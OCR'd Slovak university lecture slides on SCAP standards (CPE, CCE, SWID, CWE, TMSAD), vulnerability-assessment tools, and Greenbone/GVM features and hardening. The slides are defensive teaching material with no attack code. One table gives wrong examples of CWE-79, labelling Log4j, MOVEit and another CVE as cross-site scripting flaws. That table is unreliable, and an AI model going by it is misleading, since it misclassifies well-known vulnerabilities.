    </arf:assets>
    <arf:reports>
        <arf:report id="report-1">
            <arf:content>
                <!-- XCCDF/OVAL výsledky -->
            </arf:content>
        </arf:report>
    </arf:reports>
</arf:asset-report-collection>
```

Security Content Automation Protocol

SCAP – AI

```
<ai:asset id="asset-1"
    xmlns:ai="http://scap.nist.gov/schema/asset-identification
        /1.1">
    <ai:computing-device>
        <ai:hostname>srv01.example.com</ai:hostname>
        <ai:ipv4-address>192.0.2.10</ai:ipv4-address>
        <ai:mac-address>00-50-56-AA-BB-CC</ai:mac-address>
    </ai:computing-device>
</ai:asset>
```

- **AI**

(Asset Identification)

- XML Formát / Dátový model
  - Identifikácia a reporting aktív
    - Štandardizovaný spôsob, ako v bezpečnostných reportoch označiť jednotlivé aktívum
  - Špecifikácia pre jednoznačnú identifikáciu aktív na základe známych identifikátorov
    - Software
      - Nainštalované aplikácie, verzie
    - Hardware
      - Sériové čísla, GUID (Globally Unique Identifier), Konfigurácia
    - Zariadenia
      - Hostname, IP Adresa, MAC adresa
  - Umožňuje koreláciu skenov, CMDB a inventára naprieč rôznymi nástrojmi

https://csrc.nist.gov/Projects/Security-Content-Automation-Protocol/SCAP-Releases/scap-1-3

Security Content Automation Protocol

SCAP – SWID

```
<SoftwareIdentity
    xmlns="http://standards.iso.org/iso/19770/-2/2015/schema
        .xsd"
  name="PríkladAplikacia"
  tagId="com.fri.PrikladAplikacia-1.0.0"
  version="1.0.0"
  tagVersion="1"
  corpus="false">
    <Entity name="Example Corp" role="softwareCreator" />
    <Meta product="ExampleApp" edition="enterprise" />
</SoftwareIdentity>
```

- **SWID**

(Software Identification Tag)

  - XML Tag
    - Definovaný štandardom **ISO/IEC 19770-2**
      - stanovuje špecifikácie pre označovanie softvéru s cieľom optimalizovať jeho identifikáciu a správu.
      - Dodaný do SW alebo generovaný nástrojom ktorý autoritatívne identifikuje nainštalovaný SW.
        - Názov
        - Verzia
        - Vendor
        - Edícia
    - Licenčné audity, software asset management
    - Mapovanie zraniteľností a konfigurácií na konkrétne produkty

https://csrc.nist.gov/Projects/Security-Content-Automation-Protocol/SCAP-Releases/scap-1-3

SCAP – Identifikačné schémy CCE, CPE

- **CCE**

(Common Configuration Enumeration)

  - SCAP Špecifikácia
    - Poskytuje jedinečné identifikátory pre **konfiguračné nastavenia**
      - Policy
      - Registry
      - Values
  - Mapovanie medzi benchmarks, nástrojmi, dokumentáciou
    - Rýchle porovnanie - či hovoríme o rovnakej konfigurácii alebo nastavení.

```
<Rule id="xccdf_org.example_rule_disable_autorun"
    xmlns="http://checklists.nist.gov/xccdf/1.2"
      severity="medium">
    <title>Disable AutoRun for all drives</title>
    <identifier system="http://cce.mitre.org">CCE-12345-6
        </identifier>
    <!-- kontrola by bola realizovaná cez OVAL test -->
</Rule>
```

- **CPE**

(Common Platform Enumeration)

  - Štruktúrované, jednoznačne definované názvy pre produkty a IT platformy
    - OS
    - HW
    - SW
  - Používané:
    - NVD, SCAP
    - Softvérové skenery, VM nástroje - Nmap, IBM Randori...

```
URI formát (2.2):

cpe:/o:microsoft:windows_10::
cpe:/a:apache:http_server:2.4.58

Formát 2.3 (aktuálne v praxi):

cpe:2.3:o:microsoft:windows_10:22h2:*:*:*:*:*:x64:*
cpe:2.3:a:openjdk:openjdk:17.0.10:*:*:*:*:*:*:*
```

https://csrc.nist.gov/Projects/Security-Content-Automation-Protocol/SCAP-Releases/scap-1-3

SCAP – CWE, TMSAD

- **CWE**

(Common Weakness Enumeration)

- Katalóg SW/HW slabín (weakness types)
  - Slúži ako jednotný jazyk pre chyby vo vývoji a analýze zraniteľností

2024 CWE Top 25 Most Dangerous Software Weaknesses

Top 25 Home | Share via: X | View in table format | Key Insights | Methodology

1. Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
   CWE-79 | CVEs in KEV: 3 | Rank Last Year: 2 (up 1) ▲
2. Out-of-bounds Write
   CWE-787 | CVEs in KEV: 18 | Rank Last Year: 1 (down 1) ▼
3. Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
   CWE-89 | CVEs in KEV: 4 | Rank Last Year: 3
4. Cross-Site Request Forgery (CSRF)
   CWE-352 | CVEs in KEV: 0 | Rank Last Year: 9 (up 5) ▲
5. Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
   CWE-22 | CVEs in KEV: 4 | Rank Last Year: 8 (up 3) ▲

- **TMSAD**

(Trust Model for Security Automation Data)

- Definuje formálny model dôvery pre obsah a výsledky SCAP/bezpečnostnej automatizácie.
  - Odporúčania, ako používať existujúce špecifikácie na zabezpečenie integrity, autentizácie a dohľadateľnosti SCAP obsahu a výsledkov.
    - XML Digitálny podpis
    - Hash
    - Key Info
    - Identity

```
<scap:content-collection
    xmlns:scap="http://scap.nist.gov/schema/scap/source/1.2"
    xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
    <!-- SCAP obsah: XCCDF, OVAL, AI, ARF... -->
    <ds:Signature>
        <ds:SignedInfo>
            <!-- algoritmy, referencie na podpisované časti
                 -->
        </ds:SignedInfo>
        <ds:SignatureValue>...</ds:SignatureValue>
        <ds:KeyInfo>
            <!-- certifikát vydavateľa benchmarku -->
        </ds:KeyInfo>
    </ds:Signature>
</scap:content-collection>
```

https://csrc.nist.gov/Projects/Security-Content-Automation-Protocol/SCAP-Releases/scap-1-3

Na čo slúži databáza CWE

- **CWE je databáza tried bezpečnostných slabín**, nie konkrétnych zraniteľností.
- Jej cieľom je **popísať *typy chýb*** v návrhu, implementácii alebo konfigurácii systémov.

- **CWE = „prečo chyba vznikla“**
- **CVE = „kde presne chyba je“**

- Každé CVE je:
  - **mapované na jednu alebo viac CWE**,

- CWE umožňuje:
  - identifikovať **systematické chyby** (napr. chýbajúca validácia vstupu),
  - navrhovať **bezpečný dizajn aplikácií**,
  - vzdelávať vývojárov a architektov.

- CWE poskytuje:
  - jednotnú terminológiu pre:
    - vývojárov,
    - bezpečnostných analytikov,
    - audítorov,
    - nástroje (SAST/DAST/SCA).
      - SAST (analýza zdrojového kódu),
      - DAST (testovanie aplikácií),
      - code review nástroje,
      - SIEM / reporting.
  - Namiesto „nejaká chyba v kóde“ → **„CWE-79: Cross-Site Scripting“**

Príklad: CWE-79 – Cross-Site Scripting (XSS)

- **CWE-79**
  Trieda zraniteľností: *Cross-Site Scripting (XSS)*
- **Počet existujúcich CVE:** tisíce (CWE reprezentuje triedu chýb, nie konkrétnu zraniteľnosť)

CVE ID	Produkt / Technológia	Typ XSS	Dôvod zaradenia do KEV
CVE-2021-44228	Log4j (web rozhrania)	Reflected / Stored	Masívne zneužívanie v reálnych útokoch
CVE-2022-22965	VMware vCenter	Stored XSS	Vysoký dopad, široké nasadenie
CVE-2023-34362	MOVEit Transfer	Stored XSS	Súčasť väčšej kompromitácie

Financované Európskou úniou NextGenerationEU | PLÁN OBNOVY | Ministerstvo investícií, regionálneho rozvoja a informatizácie Slovenskej republiky | Kompetenčné centrum kybernetickej bezpečnosti Žilinskej univerzity v Žiline

Kde sa SCAP reálne používa

Mnohé skenery a hodnotiace nástroje využívajú SCAP na **štandardizáciu dát o zraniteľnostiach, konfiguráciách a compliance**:

- OpenSCAP (Red Hat / open source)
  - referenčná implementácia SCAP, používa OVAL, XCCDF, CPE, CVE, CVSS.
- Red Hat Enterprise Linux (RHEL)
  - má zabudovaný SCAP Security Guide (profil DISA STIG, CIS Benchmarks)
- Tenable Nessus
  - podporuje import SCAP feedov (napr. NIST NVD SCAP data feed).
- Qualys Policy Compliance, Rapid7 InsightVM, OpenVAS / Greenbone
  - využívajú SCAP formáty pri porovnávaní s NIST NVD.

Vládne a regulované prostredia (USA / NATO / EU)

Kde sa SCAP reálne používa

Základná infraštruktúra pre vládne a regulované prostredia (USA / NATO / EU):

- U.S. Federal agencies (FISMA / FedRAMP):
  - SCAP je povinný štandard na automatizované hodnotenie konfigurácií systémov a compliance podľa NIST SP 800-126.
- NIST National Vulnerability Database (NVD):
  - distribuuje SCAP XML feedy – CVE, CPE, CCE, CVSS – ktoré používajú predtým spomenuté skenery.
- DISA STIGs (Defense Information Systems Agency, USA DoD):
  - využívajú SCAP profily pre kontrolu konfigurácií systémov.
- NATO NCIRC / EDA a niektoré EÚ štátne projekty (napr. ENISA frameworky)
  - odporúčajú SCAP pre interoperabilitu národných SOC-ov.

Čoho všetkého sa týka...

Testovanie zraniteľností siete

- zahŕňa tieto 3 aktivity:

Aktivita	Popis	Nástroje a tímy
Risk analysis	Jednotlivci vykonávajú komplexnú analýzu dopadov útokov na kritické aktíva a fungovanie spoločnosti	*SimpleRisk, Eramba, Monarc, ...* Manažér rizík, špecialista na analýzu rizík, interní alebo externí konzultanti, rámce riadenia rizík.
Vulnerability Assessment	Skenovanie zariadení, skenovanie portov, skenovanie iných zraniteľností a služieb, manažovanie záplat/opráv (patch management)	*GVM (OpenVas), Rapid7, Nessus, Qualys, Nmap, Ovasp-Zap,* Microsoft Baseline Analyzer, ... Bezpečnostní analytici, analytici zraniteľností, systémoví administrátori.
Penetration Testing	Použitie hackerských techník a nástrojov na preniknutie cez sieťovú obranu a identifikáciu hĺbky potenciálneho prieniku	Metasploit Framework, CORE Impact, Burp Suite, Aircrack-ng, ... Etická hackeri, penetrační testeri, red team, bezpečnostní konzultanti.

Prehľad nástrojov pre vyhodnocovanie zraniteľností

Open-source nástroje

(plne open-source, bez komerčnej podpory ako podmienky)

- **OWASP ZAP** – dynamické testovanie webových aplikácií (DAST)
- **Nikto** – testovanie zraniteľností webových serverov
- **Trivy** – skenovanie kontajnerov, obrazov a závislostí
- **Vuls** – analýza zraniteľností operačných systémov
- **Wapiti** – open-source web vulnerability scanner
- **Nuclei** – šablónový skener zraniteľností a konfigurácií

Komerčné nástroje s community / free verziou

- **Greenbone Vulnerability Management (GVM)** – **komerčné riešenie Greenbone Enterprise**, dostupná **open-source/community edícia (GVM)** *(OpenVAS je skenovací engine v rámci GVM)*
- **Nessus Essentials** – bezplatná verzia Nessus (limitovaný počet aktív)
- **Burp Suite Community Edition** – manuálne testovanie webových aplikácií
- **Qualys Community Edition** – základné skenovanie pre malé prostredia
- **Snyk (Free tier)** – analýza open-source závislostí a kontajnerov

Proprietárne (enterprise) nástroje

- **Tenable.sc / Tenable.io** – enterprise vulnerability management
- **Qualys VMDR** – cloudová platforma pre riadenie zraniteľností
- **Rapid7 InsightVM / Nexpose** – kontinuálne vyhodnocovanie zraniteľností
- **Acunetix** – automatizované testovanie webových aplikácií
- **IBM QRadar Vulnerability Manager** – VM integrované do SIEM
- **Tenable.ot** – hodnotenie zraniteľností v OT/ICS prostredí

Financované Európskou úniou NextGenerationEU
PLÁN OBNOVY
MINISTERSTVO INVESTÍCIÍ, REGIONÁLNEHO ROZVOJA A INFORMATIZÁCIE SLOVENSKEJ REPUBLIKY
KOMPETENČNÉ CENTRUM KYBERNETICKEJ BEZPEČNOSTI ŽILINSKEJ UNIVERZITY V ŽILINE


GVM / OpenVAS

Jeden z mnohých nástrojov, dostupný aj vo Free verzii

OpenVAS / GVM vznikol ako fork pôvodného Nessusu, vrátane jazyka NASL (Nessus Attack Scripting Language)

Greenbone/GVM

- Verzie:
  - Greenbone Community Edition
  - Greenbone Enterprise Appliances
  - Greenbone Cloud Service
- Funkcie
- Aktualizácie testov na zraniteľnosti:
  - Community Feed
  - Enterprise Feed



	Community Feed	Enterprise Feed
NVT	159 122	203 717

Dáta sú aktuálne k dátumu 5.4.2025. Získané boli z inštalácie Greenbone Cummunity Edition a SecInfo portálu.

Greenbone


Greenbone/GVM

	Community Feed	Enterprise Feed
Produkty určené na domáce použitie (napr. Ubuntu Linux, TP-Link, MS Office)	✓	✓
Nemecká bezpečnostná politika IT-Grundschutz	✓	✓
Produkty určené pre podniky (napr. MS Exchange, Palo Alto, Cisco, IoT/OT)	✗	✓
Politiky súladu s CIS normami*	✗	✓
Dodatočné politiky súladu**	✗	✓
Prístup k podpore Greenbone Enterprise	✗	✓
Prístup k expertným službám	✗	✓

*Obsahuje 23 politík. **Obsahuje 5 politík (BSI TR-02102-4, BSI TR-03116, MS Win Registry Check, SiSyPHuS Win10, Win 10 ver 1809 Security Hardening). Dáta boli získané z inštalácie GEA a z oficiálneho webu.

Greenbone/GVM

- Možnosti nasadenia Community:
  - Docker Compose
  - Build zdrojový kód
  - Kali
  - Community repozitár
- Možnosti nasadenia Enterprise:
  - VM
  - HW Box
  - Cloud



Greenbone

Financované Európskou úniou NextGenerationEU
PLÁN OBNOVY
MINISTERSTVO INVESTÍCIÍ, REGIONÁLNEHO ROZVOJA A INFORMATIZÁCIE SLOVENSKEJ REPUBLIKY
KOMPETENČNÉ CENTRUM KYBERNETICKEJ BEZPEČNOSTI ŽILINSKEJ UNIVERZITY V ŽILINE


Greenbone/GVM


- Nasadenie - VM
- Verzia
  - Greenbone Free / Greenbone Enterprise Appliance (GEA)

Security Hardening

- SSH Login Protection (5)
  - Nastavený limit: 5 neúspešných pokusov o autentifikáciu. *(Limit na pripojenia nie je)*
  - Po prekročení je prihlásenie zablokované pre konkrétneho používateľa.
  - V pripade 2 SSH pripojení na 1 účet, GVM upozorní.
  - SSH je štandardne vypnuté.


- Web Sessions per User (2)
  - Rozsah: 0–25 aktívnych relácií
  - Hodnota 0 = bez obmedzenia
  - Vyššia hodnota definuje maximálny počet paralelných relácií pre používateľa
  - Pri prekročení limitu web relácií je nová relácia odmietnutá
  - Aktuálne otvorené relácie zostávajú aktívne





Greenbone/GVM

- Funkcie GEA (Greenbone Enterprise Appliance):
  - **Override** – umožňuje manuálne upraviť závažnosť alebo stav nájdenej zraniteľnosti (napr. označiť ako akceptované riziko, falošný pozitívny nález alebo internú výnimku).
  - **Remediation tickets** (Excel) – generuje automatizované exporty alebo reporty vo formáte Excel s prehľadom zistených zraniteľností a odporúčanými krokmi na ich odstránenie; tieto výstupy sa používajú pri koordinácii s administrátormi.
  - **Alerts** – poskytuje systém notifikácií (e-mail, webhook, syslog) na upozornenie pri nových alebo kritických nálezoch, zmene stavu hostov či výsledkov plánovaných skenov.
  - **Schedules** – umožňuje plánovanie a automatické spúšťanie skenov, reportov a aktualizácií databáz zraniteľností podľa stanoveného harmonogramu, čo zabezpečuje priebežné monitorovanie prostredia.
  - **Compliance Audits** – umožňuje hodnotiť systémy podľa bezpečnostných štandardov a benchmarkov (napr. CIS, ISO 27001, BSI IT-Grundschutz, PCI-DSS) a vytvárať audítne reporty o súlade konfigurácií s požadovanými politikami.
  - **LDAP**/ Radius
  - **API** – ponúka rozhranie (REST/OMP), ktoré umožňuje automatizáciu úloh, integráciu s inými bezpečnostnými nástrojmi (napr. SIEM, SOAR, CMDB) a export dát o zraniteľnostiach do externých systémov pre ďalšie spracovanie.



NVT Name	Telnet Unencrypted Cleartext Login
NVT OID	1.3.6.1.4.1.25623.1.0.108522
Active	Yes

Application

Hosts	158.193.[redacted]
Port	Any
Severity	> 0.0
Task	FRI - KIS STUD - VLAN[redacted] - Public[redacted]
Result	Any

Appearance

Override from Severity > 0.0 to Log

Riešenie: Akceptácia rizika
Dátum: 6.5.2025
Schválil: [redacted]
Dôvod: Študentské zadania na Dynalab/Dynamips. Iba cisco zariadenia v rámci zadania.


Modified Tue, May 6, 2025 11:50 AM CEST

Praktický checklist pre Vulnerability Management

1. Identifikácia zraniteľností
2. Klasifikácia a hodnotenie zraniteľností
3. Prioritizácia a plánovanie opráv
4. Náprava (remediation) / Akceptácia bez nápravy
5. Monitorovanie a reporting

VM checklist

- **1. Identifikácia zraniteľností**
  - Určiť a inventarizovať všetky systémy, aplikácie a zariadenia v organizácii (CPE zoznam)
  - Nastaviť automatické skenovanie zraniteľností (napr. Nessus, GVM/OpenVAS, Qualys)
  - Definovať frekvenciu skenovania (napr. týždenne pre kritické systémy, mesačne pre menej kritické)
  - Prijímať a integrovať aktualizované feedy zraniteľností (NVD/CVE, SCAP, vendor advisories)



Financované Európskou úniou NextGenerationEU
PLÁN OBNOVY
MINISTERSTVO INVESTÍCIÍ, REGIONÁLNEHO ROZVOJA A INFORMATIZÁCIE SLOVENSKEJ REPUBLIKY
KOMPETENČNÉ CENTRUM KYBERNETICKEJ BEZPEČNOSTI ŽILINSKEJ UNIVERZITY V ŽILINE

Greenbone/GVM

